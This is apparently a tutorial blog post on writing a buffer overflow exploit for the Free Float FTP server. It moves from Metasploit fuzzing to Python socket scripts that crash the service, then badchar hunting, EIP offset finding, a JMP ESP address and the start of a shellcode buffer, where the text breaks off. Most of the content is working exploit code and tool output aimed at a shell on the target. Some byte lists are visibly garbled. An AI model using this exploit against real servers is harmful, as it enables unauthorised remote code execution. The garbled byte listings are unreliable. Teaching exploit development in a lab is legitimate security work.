

Exploit Development 101—Buffer Overflow

Free Float FTP

Introduction

In this tutorial we'll exploit a simple buffer overflow vulnerability writing our own exploit from scratch, this will result to a shell giving us admin access to the machine that we'll attack. Thus, we'll follow a general methodology that is pretty much applied to any binary exploitation process accompanied with exploit development. The lab setup we'll use is a pretty simple one, a host Linux environment (preferably a distribution for security professionals such as Kali Linux or Parrot OS) even though it is viable to use any version of Windows as well and a virtual machine running Windows XP SP3. Even though Windows XP is an old OS with no support, the principals that are used developing the following exploit are the bare minimum that someone needs to enter the world of exploit development. In our VM we have to install Python 2.7, a debugger e.g. Immunity Debugger, mona.py module for our debugger and of course the vulnerable software which is the Free Float FTP server. Free Float FTP is a server no longer used, because as you'll see its more than easy to exploit it.

Ready, Steady, Set, GO!

At the end of this article you can find all the resources that you'll need for this lab.

Please Note :

Host's local IP: 192.168.1.10

VM's local IP: 192.168.1.11 — Network Adapter on Bridged Mode


If you choose to follow this tutorial the local IP's of your host and VM will probably be different.

Fuzzing

When we try to break into something we have to find if the system is vulnerable. And that's what FUZZ or Fuzzing as a process does. We send increasingly bigger buffers until we crash the program on the server side. We can do that in multiple ways e.g. by writing a simple (python?) script or by using SPIKE command language(.spk files) or by using metasploit. I'll fuzz the program using metasploit's framework module . You can choose the one that you prefer:

[Fuzzing using python](#)

[Fuzzing using SPIKE](#)



```
root@shad3: ~/Desktop/bufferOverflow/freefloat
File Edit View Search Terminal Help
msf5 auxiliary(fuzzers/ftp/ftp_pre_post) > show options
Module options (auxiliary/fuzzers/ftp/ftp_pre_post):
Name      Current Setting  Required  Description
-----
CONNRESET true            no        Break on CONNRESET error
DELAY     1               no        Delay between connections in seconds
ENDSIZE   20000           no        Fuzzing string endsize
FASTFUZZ  true            no        Only fuzz with cyclic pattern
PASS      anonymous       no        Password
RHOSTS    [0.0.0.0]        yes       The target address range or CIDR identifier
RPORT     21              yes       The target port (TCP)
STARTATSTAGE 1               no        Start at this test stage
STARTSIZE  0               no        Fuzzing string startsize
STEPSIZE  100             no        Increase string size each iteration with this number of chars
STOPAFTER  2               no        Stop after x number of consecutive errors
THREADS    1               yes       The number of concurrent threads
USER      anonymous       no        Username
msf5 auxiliary(fuzzers/ftp/ftp_pre_post) >
```

```
root@shad3: ~/Desktop/bufferOverflow/freefloat
File Edit View Search Terminal Help
msf5 auxiliary(fuzzers/ftp/ftp_pre_post) > exploit

[*] 192.168.1.11:21 - Connecting to host 192.168.1.11 on port 21
[*] 192.168.1.11:21 - [Phase 1] Fuzzing without command - 2019-10-29 16:12:15 +0200
[*] 192.168.1.11:21 - Character : Cyclic (1/1)
[*] 192.168.1.11:21 - -> Fuzzing size set to 0 (Cyclic)
[*] 192.168.1.11:21 - -> Fuzzing size set to 100 (Cyclic)
[*] 192.168.1.11:21 - -> Fuzzing size set to 200 (Cyclic)
[*] 192.168.1.11:21 - -> Fuzzing size set to 300 (Cyclic)
[*] 192.168.1.11:21 - -> Fuzzing size set to 400 (Cyclic)
[*] 192.168.1.11:21 - -> Fuzzing size set to 500 (Cyclic)
[*] 192.168.1.11:21 - Exception 1 of 2
[*] 192.168.1.11:21 - Crash string : Cyclic x 600
[*] 192.168.1.11:21 - Exception triggered, need 1 more exception(s) before interrupting process
[*] 192.168.1.11:21 - Exception 2 of 2
[*] 192.168.1.11:21 - Crash string : Cyclic x 600
[*] 192.168.1.11:21 - System does not respond - exiting now

[-] 192.168.1.11:21 - Error: Rex::ConnectionRefused The connection was refused by the remote host (192.168.1.11:21). ["/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/rex-socket-0.1.20/lib/rsocket/comm/local.rb:298:in `rescue in create by type'", "/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/rex-socket-0.1.20/lib/rsocket/comm/local.rb:263:in `create by type'", "/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/rex-socket-0.1.20/lib/rsocket/comm/local.rb:33:in `create'", "/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/rex-socket-0.1.20/lib/rsocket/tcp.rb:28:in `create'", "/usr/share/metasploit-framework/lib/msf/core/exploit/tcp.rb:106:in `connect'", "/usr/share/metasploit-framework/modules/auxiliary/fuzzers/ftp/ftp_pre_post.rb:91:in `block in process phase'", "/usr/share/metasploit-framework/modules/auxiliary/fuzzers/ftp/ftp_pre_post.rb:78:in `each'", "/usr/share/metasploit-framework/modules/auxiliary/fuzzers/ftp/ftp_pre_post.rb:161:in `run host'", "/usr/share/metasploit-framework/lib/msf/core/auxiliary/scriber.rb:111:in `block (2 levels) in run'", "/usr/share/metasploit-framework/lib/msf/core/thread_manager.rb:106:in `block in spawn'"]

[*] 192.168.1.11:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(fuzzers/ftp/ftp_pre_post) > Interrupt: use the 'exit' command to quit
msf5 auxiliary(fuzzers/ftp/ftp_pre_post) >
```

Crash it again!

So far so good! We crashed the program, meaning that we found that it's probably vulnerable at a type of a buffer overflow vulnerability. Now, let's replicate the crash. As we've seen earlier at around 600 bytes buffer size the program crashes so that's the minimum size of the buffer that we need to send. Below you can find the script that sends the buffer that should crash it, by modifying this script step by step we'll build our exploit. Rerun FreeFloatFTP, attach it to immunity debugger (CTRL+F1 and choose FreeFloatFTP), press F9 to run the server and we are ready to crash it again, we'll repeat this process several times. By running the script that we created on our host machine we find out that on the VM the program crashes again overwriting the EIP register with A's (0x41 in hexadecimal).

```
exploit1.py
1 import socket
2 import sys
3
4
5 buffer1 = 'A' * 1000
6
7 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8 s.connect(('192.168.1.11', 21))
9 s.recv(1024)
10 s.send('USER anonymous\r\n')
11 s.recv(1024)
12 s.send('PASS anonymous\r\n')
13 s.recv(1024)
14 s.send(buffer1 + '\r\n')
15 s.recv(1024)
16 s.send('QUIT\r\n')
17 s.close()
```

Badchar!

A good practice with vital importance in some cases when we develop an exploit is to find the badchars. These are characters that cause the memory to behave weirdly. What actually happens is that these characters have a specific meaning for the program. A pretty common badcharacter is the infamous null-byte '\x00' which will cause the program to terminate straight away so we exclude it from the process straight away. The general idea is that we modify our script to send all the possible hex bytes from '\x01' to '\xff' and we'll manually check on our debugger after which byte the memory fills with junk then we'll know that the byte after that is a badchar, resend the buffer, check again etc.... It's a pretty painful process but as I mentioned it has vital importance for an exploit to work.


List with all possible hex bytes

Our modified script takes the following form:

```
~/Desktop/bufferOverflow/freefloat/exploit.py - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help

exploit.py
1 import socket
2 import sys
3
4 badchars=""
5 badchars+="\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
6 badchars+="\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
7 badchars+="\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
8 badchars+="\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
9 badchars+="\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
10 badchars+="\xa0\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x0a\x0b\x0c\x0d\x0e\x0f"
11 badchars+="\xc0\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x0a\x0b\x0c\x0d\x0e\x0f"
12 badchars+="\xe0\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x0a\x0b\x0c\x0d\x0e\x0f"
13
14 buffer1 = 'A' * 600 + badchars;
15
16 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
17 s.connect(('192.168.1.11', 21))
18 s.recv(1024)
19 s.send('USER anonymous\r\n')
20 s.recv(1024)
21 s.send('PASS anonymous\r\n')
22 s.recv(1024)
23 s.send(buffer1 + '\r\n')
24 s.recv(1024)
25 s.send('QUIT\r\n')
26 s.close()
```

Script to send all possible hex values from '\x01' to '\xFF



As we can see on the above screenshot the byte with the hex value '\x0A' is a badchar since that the last byte that it is passed normally in the memory it's the byte with the hex value of '\x09', keep in


mind that the architecture of WinXP_SP3 is x86_32 little endian meaning that we read the bytes in memory from right to left. By repeating the process we find another badchar ‘\x0D’. Finally the list with the badchars that we have to exclude from our exploit forms as:

‘\x00\x0A\x0D’

Finding the offset

Next step is to get control of the EIP register where we want to set a JMP ESP command that will branch the execution of the program to our shellcode that we’ll generate later. First things first, to find where we overwrite the EIP we have to generate a string pattern, so that on our VM we’ll be able to recognize in which part of the string the EIP gets overwritten. We’ll use Metasploit framework’s pattern_create and pattern_offset modules, alternatively there are numerous sites online that can do the job.

```
root@shad3:~/Desktop/bufferOverflow/freelfloat# /usr/share/metasploit-  
framework/tools/exploit/pattern_create.rb -l 1000
```



```
root@shad3:~/Desktop/bufferOverflow/freelfloat# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9BdBd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9
```


```

~/Desktop/bufferOverflow/freefloat/exploit1.py - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help

exploit1.py
1 import socket
2 import sys
3
4 pattern= "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5"
5 pattern+= "A06Ad7Ad8Ad9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag"
6 pattern+= "g9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4"
7 pattern+= "A15Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap"
8 pattern+= "p7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au"
9 pattern+= "u4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay"
10 pattern+= "y8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd"
11 pattern+= "0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B"
12
13
14
15 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
16 s.connect(('192.168.1.11', 21))
17 s.recv(1024)
18 s.send('USER anonymous\r\n')
19 s.recv(1024)
20 s.send('PASS anonymous\r\n')
21 s.recv(1024)
22 s.send(pattern + '\r\n')
23 s.recv(1024)
24 s.send('QUIT\r\n')
25 s.close()

```

Edit the script and send! Below it is clear that the EIP has been overwritten with the value of `'\x34\x69\x41\x33'`.



Using the following command we find an exact match at 251 bytes!!

```

root@shad3:~/Desktop/bufferOverflow/freefloat# /usr/share/metasploit-
framework/tools/exploit/pattern_offset.rb -q 34694133

```

So now we know that we overwrite the EIP at 251 bytes into the string buffer. Thinking logically if we send a buffer constructed as follows we should be able to overwrite the EIP with B's

Modify the script again and send!



mona.py!

Time for mona.py module to come handy. Now we need to find an address in memory that calls a JMP ESP command, we'll use that address to overwrite the EIP so in the next step we'll be able to jump to ESP, perform a NOP sled and end up executing our shellcode. Execute the following command on Immunity:

```
!mona jmp -r esp
```

This will give you a list of all the addresses that this command is executed. Pick one that you prefer e.g. 7C9D30EB rerun the program and set a break-point to that (F2). Modify the script replacing the B's with the hex value of the above address and run it (NOTE: you have to write the address in little endian '\xeb\x30\x9d\x7c'). After that you should normally hit the breakpoint as shown bellow.


```
~/Desktop/bufferOverflow/freefloat/exploit1.py - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
exploit1.py
1 import socket
2 import sys
3
4
5 buf = ""
6 buf += "\xb5\x54\x87\x7a\xdd\x33\xd9\x74\x24\xf4\x5a\x2b"
7 buf += "\xc9\xb1\x60\x31\x7a\x14\x83\xea\xfc\x03\x7a\x10\x07"
8 buf += "\x31\x3f\x8a\x81\x9b\x2c\x33\x09\x06\x60\x2f\xee"
9 buf += "\x04\xa0\x7e\x48\x5a\x71\x95\xe8\x77\x89\x96\xad\x96"
10 buf += "\x90\x9d\xcf\x1e\xef\xd7\x1c\x3d\x00\xaa\xda\xba\xf3"
11 buf += "\x02\x71\x44\x39\xff\xd0\x15\x02\x60\x06\x06\x01\xe1"
12 buf += "\xe8\x54\x43\x84\x78\x69\x0b\xd7\xd9\x30\x06\x6f\x47"
13 buf += "\xab\x49\xb7\x14\x91\x01\x7d\x76\x98\x90\xf1\x21\x0c"
14 buf += "\x69\x30\x17\x6f\x02\x63\x53\x7d\x51\x39\x1c\xcc\xd7"
15 buf += "\xf9\x74\x84\x19\x2a\xe5\x5e\x41\x9d\x06\x3b\xf6\x60"
16 buf += "\x8b\xa1\xd7\x79\xec\xde\xcd\xa0\x76\xe8\x8c\x7c\x97"
17 buf += "\xc3\x5f\x62\xea\x42\x26\xe8\x38\x08\x42\x54\xdf\x4a"
18 buf += "\xb5\x21\x8f\x81\x9c\x1b\xec\x2f\x6d\xbc\xda\x8a\x0e"
19 buf += "\x02\x3c\x78\xdc\x4e\x5a\xbc\xf5\x94\xe8\xfd\x38\xc2"
20 buf += "\xd5\xc0\x09\xba\xf0\xda\x0c\x89\x10\x35\xa8\x22\xaa"
21 buf += "\x1b\x2f\xbb\x9b\x91\x6e\x03\x06\x8f\x02\x33\x40\x01"
22 buf += "\xc3\x9c\xdb\x23\xf6\x7e\x62\xf6\x57\xae\x8b\xfa\x09"
23 buf += "\x30\xfe\x7c\x68\x1e\x01\xbb\x0b\xdb\x7c\x4b\x4d\x1a"
